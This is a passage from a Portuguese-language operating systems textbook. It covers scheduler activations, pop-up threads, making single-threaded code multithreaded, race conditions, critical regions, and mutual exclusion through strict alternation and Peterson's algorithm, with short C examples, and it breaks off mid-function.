Com essa abordagem, o núcleo está consciente *apenas* dos threads de núcleo e os escalona. Alguns desses threads podem ter, em cima deles, múltiplos threads de usuário multiplexados, os quais são criados, destruídos e escalonados exatamente como threads de usuário em um processo executado em um sistema operacional sem capacidade de múltiplos threads. Nesse modelo, cada thread de núcleo tem algum conjunto de threads de usuário que se revezam para usá-lo.

2.2.7 Ativações pelo escalonador

Embora threads de núcleo sejam melhores do que threads de usuário em certos aspectos-chave, eles são também indiscutivelmente mais lentos. Como consequência, pesquisadores procuraram maneiras de melhorar a situação sem abrir mão de suas boas propriedades. A seguir descreveremos uma abordagem desenvolvida por Anderson et al. (1992), chamada **ativações pelo escalonador**. Um trabalho relacionado é discutido por Edler et al. (1988) e Scott et al. (1990).

A meta do trabalho da ativação pelo escalonador é imitar a funcionalidade dos threads de núcleo, mas com

FIGURA 2.17 Multiplexando threads de usuário em threads de núcleo.

melhor desempenho e maior flexibilidade normalmente associados aos pacotes de threads implementados no espaço do usuário. Em particular, threads de usuário não deveriam ter de fazer chamadas de sistema especiais sem bloqueio ou conferir antecipadamente se é seguro fazer determinadas chamadas de sistema. Mesmo assim, quando um thread é bloqueado em uma chamada de sistema ou uma página falha, deve ser possível executar outros threads dentro do mesmo processo, se algum estiver pronto.

A eficiência é alcançada evitando-se transições desnecessárias entre espaço do usuário e do núcleo. Se um thread é bloqueado esperando por outro para fazer algo, por exemplo, não há razão para envolver o núcleo, poupando assim a sobrecarga da transição núcleo-usuário. O sistema de tempo de execução pode bloquear o thread de sincronização e escalonar sozinho um novo.

Quando ativações pelo escalonador são usadas, o núcleo designa um determinado número de processadores virtuais para cada processo e deixa o sistema de tempo de execução (no espaço do usuário) alocar threads para eles. Esse mecanismo também pode ser usado em um multiprocessador onde os processadores virtuais podem ser CPUs reais. O número de processadores virtuais alocados para um processo é de início um, mas o processo pode pedir mais e também pode devolver processadores que não precisa mais. O núcleo também pode retomar processadores virtuais já alocados a fim de colocá-los em processos mais necessitados.

A ideia básica para o funcionamento desse esquema é a seguinte: quando sabe que um thread foi bloqueado (por exemplo, tendo executado uma chamada de sistema bloqueante ou causado uma falta de página), o núcleo notifica o sistema de tempo de execução do processo, passando como parâmetros na pilha o número do thread em questão e uma descrição do evento que ocorreu. A notificação acontece quando o núcleo ativa o sistema de tempo de execução em um endereço inicial conhecido, de maneira mais ou menos análoga a um sinal em UNIX. Esse mecanismo é chamado **upcall**.

Uma vez ativado, o sistema de tempo de execução pode reescalonar os seus threads, tipicamente marcando o thread atual como bloqueado e tomando outro da lista pronta, configurando seus registradores e reinicializando-o. Depois, quando o núcleo fica sabendo que o thread original pode executar de novo (por exemplo, o pipe do qual ele estava tentando ler agora contém dados, ou a página sobre a qual ocorreu uma falta foi trazida do disco), ele faz outro upcall para informar o sistema de tempo de execução. O sistema de tempo de execução pode então

reiniciar o thread bloqueado imediatamente ou colocá-lo na lista de prontos para executar mais tarde.

Quando ocorre uma interrupção de hardware enquanto um thread de usuário estiver executando, a CPU interrompida troca para o modo núcleo. Se a interrupção for causada por um evento que não é de interesse do processo interrompido, como a conclusão da E/S de outro processo, quando o tratador da interrupção terminar, ele coloca o thread de interrupção de volta no estado de antes da interrupção. Se, no entanto, o processo está interessado na interrupção, como a chegada de uma página necessitada por um dos threads do processo, o thread interrompido não é reinicializado. Em vez disso, ele é suspenso, e o sistema de tempo de execução é inicializado naquela CPU virtual, com o estado do thread interrompido na pilha. Então cabe ao sistema de tempo de execução decidir qual thread escalonar naquela CPU: o thread interrompido, o recentemente pronto ou uma terceira escolha.


Uma objeção às ativações pelo escalonador é a confiança fundamental nos upcalls, um conceito que viola a estrutura inerente em qualquer sistema de camadas. Em geral, a camada n oferece determinados serviços que a camada $n + 1$ pode chamar, mas a camada n pode não chamar rotinas na camada $n + 1$. Upcalls não seguem esse princípio fundamental.

2.2.8 Threads pop-up

Threads costumam ser úteis em sistemas distribuídos. Um exemplo importante é como mensagens que chegam — por exemplo, requisições de serviços — são tratadas. A abordagem tradicional é ter um processo ou thread que esteja bloqueado em uma chamada de sistema receive esperando pela mensagem que chega. Quando uma mensagem chega, ela é aceita, aberta, seu conteúdo examinado e processada.

No entanto, uma abordagem completamente diferente também é possível, na qual a chegada de uma mensagem faz o sistema criar um novo thread para lidar com a mensagem. Esse thread é chamado de **thread pop-up** e está ilustrado na Figura 2.18. Uma vantagem fundamental de threads pop-up é que como são novos, eles não têm história alguma — registradores, pilha, o que quer que seja — que devem ser restaurados. Cada um começa fresco e cada um é idêntico a todos os outros. Isso possibilita a criação de tais threads rapidamente. O thread novo recebe a mensagem que chega para processar. O resultado da utilização de threads pop-up é que a latência entre a chegada da mensagem e o começo do processamento pode ser encurtada.

Algum planejamento prévio é necessário quando threads pop-up são usados. Por exemplo, em qual processo o thread é executado? Se o sistema dá suporte a threads sendo executados no contexto núcleo, o thread pode ser executado ali (razão pela qual não mostramos o núcleo na Figura 2.18). Executar um thread pop-up no espaço núcleo normalmente é mais fácil e mais rápido do que colocá-lo no espaço do usuário. Também, um thread pop-up no espaço núcleo consegue facilmente acessar todas as tabelas do núcleo e os dispositivos de E/S, que podem ser necessários para o processamento de interrupções. Por outro lado, um thread de núcleo

FIGURA 2.18 Criação de um thread novo quando a mensagem chega. (a) Antes da chegada da mensagem. (b) Depois da chegada da mensagem.

com erros pode causar mais danos que um de usuário com erros. Por exemplo, se ele for executado por tempo demais e não liberar a CPU, dados que chegam podem ser perdidos para sempre.

2.2.9 Convertendo código de um thread em código multithread

Muitos programas existentes foram escritos para processos monothread. Convertê-los para multithreading é muito mais complicado do que pode parecer em um primeiro momento. A seguir examinaremos apenas algumas das armadilhas.

Para começo de conversa, o código de um thread em geral consiste em múltiplas rotinas, exatamente como um processo. Essas rotinas podem ter variáveis locais, variáveis globais e parâmetros. Variáveis locais e de parâmetros não causam problema algum, mas variáveis que são globais para um thread, mas não globais para o programa inteiro, são um problema. Essas são variáveis que são globais no sentido de que muitos procedimentos dentro do thread as usam (como poderiam usar qualquer variável global), mas outros threads devem logicamente deixá-las sozinhas.

Como exemplo, considere a variável *errno* mantida pelo UNIX. Quando um processo (ou thread) faz uma chamada de sistema que falha, o código de erro é colocado em *errno*. Na Figura 2.19, o thread 1 executa a chamada de sistema access para descobrir se ela tem permissão para acessar determinado arquivo. O sistema operacional retorna a resposta na variável global *errno*. Após o controle ter retornado para o thread 1, mas antes de ele ter uma chance de ler *errno*, o escalonador decide que o thread 1 teve tempo de CPU suficiente para o momento e decide trocar para o thread 2. O thread 2 executa uma chamada open que falha, o que faz que *errno* seja sobrescrito e o código de acesso do thread 1 seja perdido para sempre. Quando o thread 1 inicia posteriormente, ele terá o valor errado e comportar-se-á incorretamente.

Várias soluções para esse problema são possíveis. Uma é proibir completamente as variáveis globais. Por mais válido que esse ideal possa ser, ele entra em conflito com grande parte dos softwares existentes. Outra é designar a cada thread as suas próprias variáveis globais privadas, como mostrado na Figura 2.20. Dessa maneira, cada thread tem a sua própria cópia privada de *errno* e outras variáveis globais, de modo que os conflitos são evitados. Na realidade, essa decisão cria um novo nível de escopo, variáveis visíveis a todas as rotinas de um thread (mas não para outros threads), além dos níveis de escopo existentes de variáveis visíveis apenas para uma rotina e variáveis visíveis em toda parte no programa.

No entanto, acessar as variáveis globais privadas é um pouco complicado já que a maioria das linguagens de programação tem uma maneira de expressar variáveis locais e variáveis globais, mas não formas intermediárias. É possível alocar um pedaço da memória para as globais e passá-lo para cada rotina no thread como um parâmetro extra. Embora dificilmente você possa considerá-la uma solução elegante, ela funciona.

Alternativamente, novas rotinas de biblioteca podem ser introduzidas para criar, alterar e ler essas variáveis globais restritas ao thread. A primeira chamada pode parecer assim:

```
create_global("bufptr");
```

FIGURA 2.19 Conflitos entre threads sobre o uso de uma variável global.






FIGURA 2.20 Threads podem ter variáveis globais individuais.

Ela aloca memória para um ponteiro chamado *bufptr* no heap ou em uma área de armazenamento especial reservada para o thread que emitiu a chamada. Não importa onde a memória esteja alocada, apenas o thread que emitiu a chamada tem acesso à variável global. Se outro thread criar uma variável global com o mesmo nome, ele obterá uma porção de memória que não entrará em conflito com a existente.

Duas chamadas são necessárias para acessar variáveis globais: uma para escrevê-las e a outra para lê-las. Para escrever, algo como

```
set_global(“bufptr”, &buf)
```

bastará. Ela armazena o valor de um ponteiro na porção de memória previamente criada pela chamada para *create_global*. Para ler uma variável global, a chamada pode ser algo como

```
bufptr = read_global(“bufptr”).
```

Ela retorna o endereço armazenado na variável global, de maneira que os seus dados possam ser acessados.

O próximo problema em transformar um programa de um único thread em um programa com múltiplos threads é que muitas rotinas de biblioteca não são reentrantes. Isto é, elas não foram projetadas para ter uma segunda chamada feita para uma rotina enquanto uma anterior ainda não tiver sido concluída. Por exemplo, o envio de uma mensagem através de uma rede pode ser programado com a montagem da mensagem em um buffer fixo dentro da biblioteca, seguido de um chaveamento para enviá-la. O que acontece se um thread montou a sua mensagem no buffer, então, uma interrupção de relógio força um chaveamento para um segundo thread que imediatamente sobrescreve o buffer com sua própria mensagem?

Similarmente, rotinas de alocação de memória como *malloc* no UNIX, mantêm tabelas cruciais sobre o uso de memória, por exemplo, uma lista encadeada de pedaços de memória disponíveis. Enquanto *malloc* está ocupada atualizando essas listas, elas podem temporariamente estar em um estado inconsistente, com ponteiros que apontam para lugar nenhum. Se um chaveamento de threads ocorrer enquanto as tabelas forem inconsistentes e uma nova chamada entrar de um thread diferente, um ponteiro inválido poderá ser usado, levando à queda do programa. Consertar todos esses problemas efetivamente significa reescrever toda a biblioteca. Fazê-lo é uma atividade não trivial com uma possibilidade real de ocorrer a introdução de erros sutis.

Uma solução diferente é fornecer a cada rotina uma proteção que altera um bit para indicar que a biblioteca está sendo usada. Qualquer tentativa de outro thread usar uma rotina de biblioteca enquanto a chamada anterior ainda não tiver sido concluída é bloqueada. Embora essa abordagem possa ser colocada em funcionamento, ela elimina muito o paralelismo em potencial.

Em seguida, considere os sinais. Alguns são logicamente específicos a threads, enquanto outros não. Por exemplo, se um thread chama `alarm`, faz sentido para o sinal resultante ir até o thread que fez a chamada. No entanto, quando threads são implementados inteiramente no espaço de usuário, o núcleo não tem nem ideia a respeito dos threads e mal pode dirigir o sinal para o thread certo. Uma complicação adicional ocorre se um processo puder ter apenas um alarme pendente por vez e vários threads chamam `alarm` independentemente.

Outros sinais, como uma interrupção de teclado, não são específicos aos threads. Quem deveria pegá-los? Um thread designado? Todos os threads? Um thread pop-up recentemente criado? Além disso, o que acontece se um thread mudar os tratadores de sinal sem contar para os outros threads? E o que acontece se um thread quiser pegar um sinal em particular (digamos, o usuário digitando CTRL-C), e outro thread quiser esse sinal para concluir o processo? Essa situação pode surgir se um ou mais threads executarem rotinas de biblioteca-padrão e outros forem escritos por usuários. Claramente, esses desejos são incompatíveis. Em geral, sinais são suficientemente difíceis para gerenciar em um ambiente de um thread único. Ir para um ambiente de múltiplos threads não torna a situação mais fácil de lidar.

Um último problema introduzido pelos threads é o gerenciamento de pilha. Em muitos sistemas, quando a pilha de um processo transborda, o núcleo apenas fornece àquele processo mais pilha automaticamente. Quando um processo tem múltiplos threads, ele também tem múltiplas pilhas. Se o núcleo não tem ciência de todas essas pilhas, ele não pode fazê-las crescer automaticamente por causa de uma falha de pilha. Na realidade, ele pode nem se dar conta de que uma falha de memória está relacionada com o crescimento da pilha de algum thread.

Esses problemas certamente não são insuperáveis, mas mostram que apenas introduzir threads em um sistema existente sem uma alteração bastante substancial do sistema não vai funcionar mesmo. No mínimo, as semânticas das chamadas de sistema talvez precisem ser redefinidas e as bibliotecas reescritas. E todas essas coisas devem ser feitas de maneira a permanecerem compatíveis com programas já existentes para o caso limitante de um processo com apenas um thread. Para informações adicionais sobre threads, ver Hauser et al. (1993), Marsh et al. (1991) e Rodrigues et al. (2010).

2.3 Comunicação entre processos

Processos quase sempre precisam comunicar-se com outros processos. Por exemplo, em um pipeline do interpretador de comandos, a saída do primeiro processo tem de ser passada para o segundo, e assim por diante até o fim da linha. Então, há uma necessidade por comunicação entre os processos, de preferência de uma maneira bem estruturada sem usar interrupções. Nas seções a seguir, examinaremos algumas das questões relacionadas com essa **comunicação entre processos** (*interprocess communication* — **IPC**).

De maneira bastante resumida, há três questões aqui. A primeira acaba de ser mencionada: como um processo pode passar informações para outro. A segunda tem a ver com certificar-se de que dois ou mais processos não se atrapalhem, por exemplo, dois processos em um sistema de reserva de uma companhia aérea cada um tentando ficar com o último assento em um avião para um cliente diferente. A terceira diz respeito ao sequenciamento adequado quando dependências estão presentes: se o processo *A* produz dados e o processo *B* os imprime, *B* tem de esperar até que *A* tenha produzido alguns dados antes de começar a imprimir. Examinaremos todas as três questões começando na próxima seção.

Também é importante mencionar que duas dessas questões aplicam-se igualmente bem aos threads. A primeira — passar informações — é fácil para os threads, já que eles compartilham de um espaço de endereçamento comum (threads em espaços de endereçamento diferentes que precisam comunicar-se são questões relativas à comunicação entre processos). No entanto, as outras duas — manter um afastado do outro e o sequenciamento correto — aplicam-se igualmente bem aos threads. A seguir discutiremos o problema no contexto de processos, mas, por favor, mantenha em mente que os mesmos problemas e soluções também se aplicam aos threads.


2.3.1 Condições de corrida

Em alguns sistemas operacionais, processos que estão trabalhando juntos podem compartilhar de alguma memória comum que cada um pode ler e escrever. A memória compartilhada pode encontrar-se na memória principal (possivelmente em uma estrutura de dados de núcleo) ou ser um arquivo compartilhado; o local da memória compartilhada não muda a natureza da comunicação ou os problemas que surgem. Para ver como a comunicação entre processos funciona na prática, vamos considerar um exemplo simples, mas comum: um spool de impressão. Quando um processo quer imprimir um arquivo, ele entra com o nome do arquivo em um **diretório de spool** especial. Outro processo, o **daemon de impressão**, confere periodicamente para ver se há quaisquer arquivos a serem impressos, e se houver, ele os imprime e então remove seus nomes do diretório.

Imagine que nosso diretório de spool tem um número muito grande de vagas, numeradas 0, 1, 2, ..., cada uma capaz de conter um nome de arquivo. Também imagine que há duas variáveis compartilhadas, *out*, que apontam para o próximo arquivo a ser impresso, e *in*, que aponta para a próxima vaga livre no diretório. Essas duas variáveis podem muito bem ser mantidas em um arquivo de duas palavras disponível para todos os processos. Em determinado instante, as vagas 0 a 3 estarão vazias (os arquivos já foram impressos) e as vagas 4 a 6 estarão cheias (com os nomes dos arquivos na fila para impressão). De maneira mais ou menos simultânea, os processos *A* e *B* decidem que querem colocar um arquivo na fila para impressão. Essa situação é mostrada na Figura 2.21.

Nas jurisdições onde a Lei de Murphy[2] for aplicável, pode ocorrer o seguinte: o processo *A* lê *in* e armazena o valor, 7, em uma variável local chamada *next_free_slot*. Logo em seguida uma interrupção de relógio ocorre e a CPU decide que o processo *A* executou por tempo suficiente, então, ele troca para o processo *B*. O processo *B* também lê *in* e recebe um 7. Ele, também, o armazena em *sua* variável local *next_free_slot*. Nesse instante, ambos os processos acreditam que a próxima vaga disponível é 7.

O processo *B* agora continua a executar. Ele armazena o nome do seu arquivo na vaga 7 e atualiza *in* para ser um 8. Então ele segue em frente para fazer outras coisas.

FIGURA 2.21 Dois processos querem acessar a memória compartilhada ao mesmo tempo.

[2] Se algo pode dar errado, certamente vai dar. (N. do A.)

Por fim, o processo *A* executa novamente, começando do ponto onde ele parou. Ele olha para *next_free_slot*, encontra um 7 ali e escreve seu nome de arquivo na vaga 7, apagando o nome que o processo *B* recém-colocou ali. Então calcula *next_free_slot* + 1, que é 8, e configura *in* para 8. O diretório de spool está agora internamente consistente, então o daemon de impressão não observará nada errado, mas o processo *B* jamais receberá qualquer saída. O usuário *B* ficará em torno da impressora por anos, aguardando esperançoso por uma saída que nunca virá. Situações como essa, em que dois ou mais processos estão lendo ou escrevendo alguns dados compartilhados e o resultado final depende de quem executa precisamente e quando, são chamadas de **condições de corrida**. A depuração de programas contendo condições de corrida não é nem um pouco divertida. Os resultados da maioria dos testes não encontram nada, mas de vez em quando algo esquisito e inexplicável acontece. Infelizmente, com o incremento do paralelismo pelo maior número de núcleos, as condições de corrida estão se tornando mais comuns.

2.3.2 Regiões críticas


Como evitar as condições de corrida? A chave para evitar problemas aqui e em muitas outras situações envolvendo memória compartilhada, arquivos compartilhados e tudo o mais compartilhado é encontrar alguma maneira de proibir mais de um processo de ler e escrever os dados compartilhados ao mesmo tempo. Colocando a questão em outras palavras, o que precisamos é de **exclusão mútua**, isto é, alguma maneira de se certificar de que se um processo está usando um arquivo ou variável compartilhados, os outros serão impedidos de realizar a mesma coisa. A dificuldade mencionada ocorreu porque o processo *B* começou usando uma das variáveis compartilhadas antes de o processo *A* ter terminado com ela. A escolha das operações primitivas apropriadas para alcançar a exclusão mútua é uma questão de projeto fundamental em qualquer sistema operacional, e um assunto que examinaremos detalhadamente nas seções a seguir.

O problema de evitar condições de corrida também pode ser formulado de uma maneira abstrata. Durante parte do tempo, um processo está ocupado realizando computações internas e outras coisas que não levam a condições de corrida. No entanto, às vezes um processo tem de acessar uma memória compartilhada ou arquivos, ou realizar outras tarefas críticas que podem levar a corridas. Essa parte do programa onde a memória compartilhada é acessada é chamada de **região crítica** ou **seção crítica**. Se conseguíssemos arranjar as coisas de maneira que jamais dois processos estivessem em suas regiões críticas ao mesmo tempo, poderíamos evitar as corridas.

Embora essa exigência evite as condições de corrida, ela não é suficiente para garantir que processos em paralelo cooperem de modo correto e eficiente usando dados compartilhados. Precisamos que quatro condições se mantenham para chegar a uma boa solução:

1. Dois processos jamais podem estar simultaneamente dentro de suas regiões críticas.
2. Nenhuma suposição pode ser feita a respeito de velocidades ou do número de CPUs.
3. Nenhum processo executando fora de sua região crítica pode bloquear qualquer processo.
4. Nenhum processo deve ser obrigado a esperar eternamente para entrar em sua região crítica.

Em um sentido abstrato, o comportamento que queremos é mostrado na Figura 2.22. Aqui o processo *A*

FIGURA 2.22 Exclusão mútua usando regiões críticas.

entra na sua região crítica no tempo T_1. Um pouco mais tarde, no tempo T_2, o processo *B* tenta entrar em sua região crítica, mas não consegue porque outro processo já está em sua região crítica e só permitimos um de cada vez. Em consequência, *B* é temporariamente suspenso até o tempo T_3, quando *A* deixa sua região crítica, permitindo que *B* entre de imediato. Por fim, *B* sai (em T_4) e estamos de volta à situação original sem nenhum processo em suas regiões críticas.

2.3.3 Exclusão mútua com espera ocupada

Nesta seção examinaremos várias propostas para realizar a exclusão mútua, de maneira que enquanto um processo está ocupado atualizando a memória compartilhada em sua região crítica, nenhum outro entrará na sua região crítica para causar problemas.

Desabilitando interrupções

Em um sistema de processador único, a solução mais simples é fazer que cada processo desabilite todas as interrupções logo após entrar em sua região crítica e as reabilitar um momento antes de partir. Com as interrupções desabilitadas, nenhuma interrupção de relógio poderá ocorrer. Afinal de contas, a CPU só é chaveada de processo em processo em consequência de uma interrupção de relógio ou outra, e com as interrupções desligadas, a CPU não será chaveada para outro processo. Então, assim que um processo tiver desabilitado as interrupções, ele poderá examinar e atualizar a memória compartilhada sem medo de que qualquer outro processo interfira.

Em geral, essa abordagem é pouco atraente, pois não é prudente dar aos processos de usuário o poder de desligar interrupções. E se um deles desligasse uma interrupção e nunca mais a ligasse de volta? Isso poderia ser o fim do sistema. Além disso, se o sistema é um multiprocessador (com duas ou mais CPUs), desabilitar interrupções afeta somente a CPU que executou a instrução `disable`. As outras continuarão executando e podem acessar a memória compartilhada.

Por outro lado, não raro, é conveniente para o próprio núcleo desabilitar interrupções por algumas instruções enquanto está atualizando variáveis ou especialmente listas. Se uma interrupção acontece enquanto a lista de processos prontos está, por exemplo, no estado inconsistente, condições de corrida podem ocorrer. A conclusão é: desabilitar interrupções é muitas vezes uma técnica útil dentro do próprio sistema operacional, mas não é apropriada como um mecanismo de exclusão mútua geral para processos de usuário.

A possibilidade de alcançar a exclusão mútua desabilitando interrupções — mesmo dentro do núcleo — está se tornando menor a cada dia por causa do número cada vez maior de chips multinúcleo mesmo em PCs populares. Dois núcleos já são comuns, quatro estão presentes em muitas máquinas, e oito, 16, ou 32 não ficam muito atrás. Em um sistema multinúcleo (isto é, sistema de multiprocessador) desabilitar as interrupções de uma CPU não evita que outras CPUs interfiram com as operações que a primeira está realizando. Em consequência, esquemas mais sofisticados são necessários.

Variáveis do tipo trava

Como uma segunda tentativa, vamos procurar por uma solução de software. Considere ter uma única variável (de trava) compartilhada, inicialmente 0. Quando um processo quer entrar em sua região crítica, ele primeiro testa a trava. Se a trava é 0, o processo a configura para 1 e entra na região crítica. Se a trava já é 1, o processo apenas espera até que ela se torne 0. Desse modo, um 0 significa que nenhum processo está na região crítica, e um 1 significa que algum processo está em sua região crítica.

Infelizmente, essa ideia contém exatamente a mesma falha fatal que vimos no diretório de spool. Suponha que um processo lê a trava e vê que ela é 0. Antes que ele possa configurar a trava para 1, outro processo está escalonado, executa e configura a trava para 1. Quando o primeiro processo executa de novo, ele também configurará a trava para 1, e dois processos estarão nas suas regiões críticas ao mesmo tempo.

Agora talvez você pense que poderíamos dar um jeito nesse problema primeiro lendo o valor da trava, então, conferindo-a outra vez um instante antes de armazená-la, mas isso na realidade não ajuda. A corrida agora ocorre se o segundo processo modificar a trava logo após o primeiro ter terminado a sua segunda verificação.

Alternância explícita

Uma terceira abordagem para o problema da exclusão mútua é mostrada na Figura 2.23. Esse fragmento de programa, como quase todos os outros neste livro, é escrito em C. C foi escolhido aqui porque sistemas operacionais reais são virtualmente sempre escritos em C (ou às vezes C++), mas dificilmente em linguagens como Java, Python, ou Haskell. C é poderoso,

eficiente e previsível, características críticas para se escrever sistemas operacionais. Java, por exemplo, não é previsível, porque pode ficar sem memória em um momento crítico e precisar invocar o coletor de lixo para recuperar memória em um momento realmente inoportuno. Isso não pode acontecer em C, pois não há coleta de lixo em C. Uma comparação quantitativa de C, C++, Java e quatro outras linguagens é dada por Prechelt (2000).

Na Figura 2.23, a variável do tipo inteiro *turn*, inicialmente 0, serve para controlar de quem é a vez de entrar na região crítica e examinar ou atualizar a memória compartilhada. Inicialmente, o processo 0 inspeciona *turn*, descobre que ele é 0 e entra na sua região crítica. O processo 1 também encontra lá o valor 0 e, portanto, espera em um laço fechado testando continuamente *turn* para ver quando ele vira 1. Testar continuamente uma variável até que algum valor apareça é chamado de **espera ocupada**. Em geral ela deve ser evitada, já que desperdiça tempo da CPU. Apenas quando há uma expectativa razoável de que a espera será curta, a espera ocupada é usada. Uma trava que usa a espera ocupada é chamada de **trava giratória** (*spin lock*).

Quando o processo 0 deixa a região crítica, ele configura *turn* para 1, a fim de permitir que o processo 1 entre em sua região crítica. Suponha que o processo 1 termine sua região rapidamente, de modo que ambos os processos estejam em suas regiões não críticas, com *turn* configurado para 0. Agora o processo 0 executa todo seu laço rapidamente, deixando sua região crítica e configurando *turn* para 1. Nesse ponto, *turn* é 1 e ambos os processos estão sendo executados em suas regiões não críticas.

De repente, o processo 0 termina sua região não crítica e volta para o topo do seu laço. Infelizmente, não lhe é permitido entrar em sua região crítica agora, pois *turn* é 1 e o processo 1 está ocupado com sua região não crítica. Ele espera em seu laço while até que o processo 1 configura *turn* para 0. Ou seja, chavear a vez não é uma boa ideia quando um dos processos é muito mais lento que o outro.

Essa situação viola a condição 3 estabelecida anteriormente: o processo 0 está sendo bloqueado por um que não está em sua região crítica. Voltando ao diretório de spool discutido, se associarmos agora a região crítica com a leitura e escrita no diretório de spool, o processo 0 não seria autorizado a imprimir outro arquivo, porque o processo 1 estaria fazendo outra coisa.

Na realidade, essa solução exige que os dois processos alternem-se estritamente na entrada em suas regiões críticas para, por exemplo, enviar seus arquivos para o spool. Apesar de evitar todas as corridas, esse algoritmo não é realmente um sério candidato a uma solução, pois viola a condição 3.

FIGURA 2.23 Uma solução proposta para o problema da região crítica. (a) Processo 0. (b) Processo 1. Em ambos os casos, certifique-se de observar os pontos e vírgulas concluindo os comandos while.

```
while (TRUE) {
      while (turn !=0)              /* laco */;
      critical_region( );
      turn = 1;
      noncritical_region( );
}
```

(a)

```
while (TRUE) {
      while (turn !=1)              /* laco */;
      critical_region( );
      turn = 0;
      noncritical_region( );
}
```

(b)

Solução de Peterson

Ao combinar a ideia de alternar a vez com a ideia das variáveis de trava e de advertência, um matemático holandês, T. Dekker, foi o primeiro a desenvolver uma solução de software para o problema da exclusão mútua que não exige uma alternância explícita. Para uma discussão do algoritmo de Dekker, ver Dijkstra (1965).

Em 1981, G. L. Peterson descobriu uma maneira muito mais simples de realizar a exclusão mútua, tornando assim a solução de Dekker obsoleta. O algoritmo de Peterson é mostrado na Figura 2.24. Esse algoritmo consiste em duas rotinas escritas em ANSI C, o que significa que os protótipos de função devem ser fornecidos para todas as funções definidas e usadas. No entanto, a fim de poupar espaço, não mostraremos os protótipos aqui ou posteriormente.

Antes de usar as variáveis compartilhadas (isto é, antes de entrar na região crítica), cada processo chama *enter_region* com seu próprio número de processo, 0 ou 1, como parâmetro. Essa chamada fará que ele espere, se necessário, até que seja seguro entrar. Após haver terminado com as variáveis compartilhadas, o processo chama *leave_region* para indicar que ele terminou e para permitir que outros processos entrem, se assim desejarem.

FIGURA 2.24 A solução de Peterson para realizar a exclusão mútua.

```
#define FALSE  0
#define TRUE   1
#define N      2                              /* numero de processos */

int turn;                                     /* de quem e a vez? */
int interested[N];                            /* todos os valores 0 (FALSE) */

void enter_region(int process);               /* processo e 0 ou 1 */
{
      int other;                              /* numero do outro processo */

      other = 1 – process;                    /* o oposto do processo */
      interested[process] = TRUE;             /* mostra que voce esta interessado */
      turn = process;                         /* altera o valor de turn */
      while (turn == process && interested[other] == TRUE) /* comando nulo */ ;
}

void leave_region(int process)                /* processo: quem esta saindo */
{
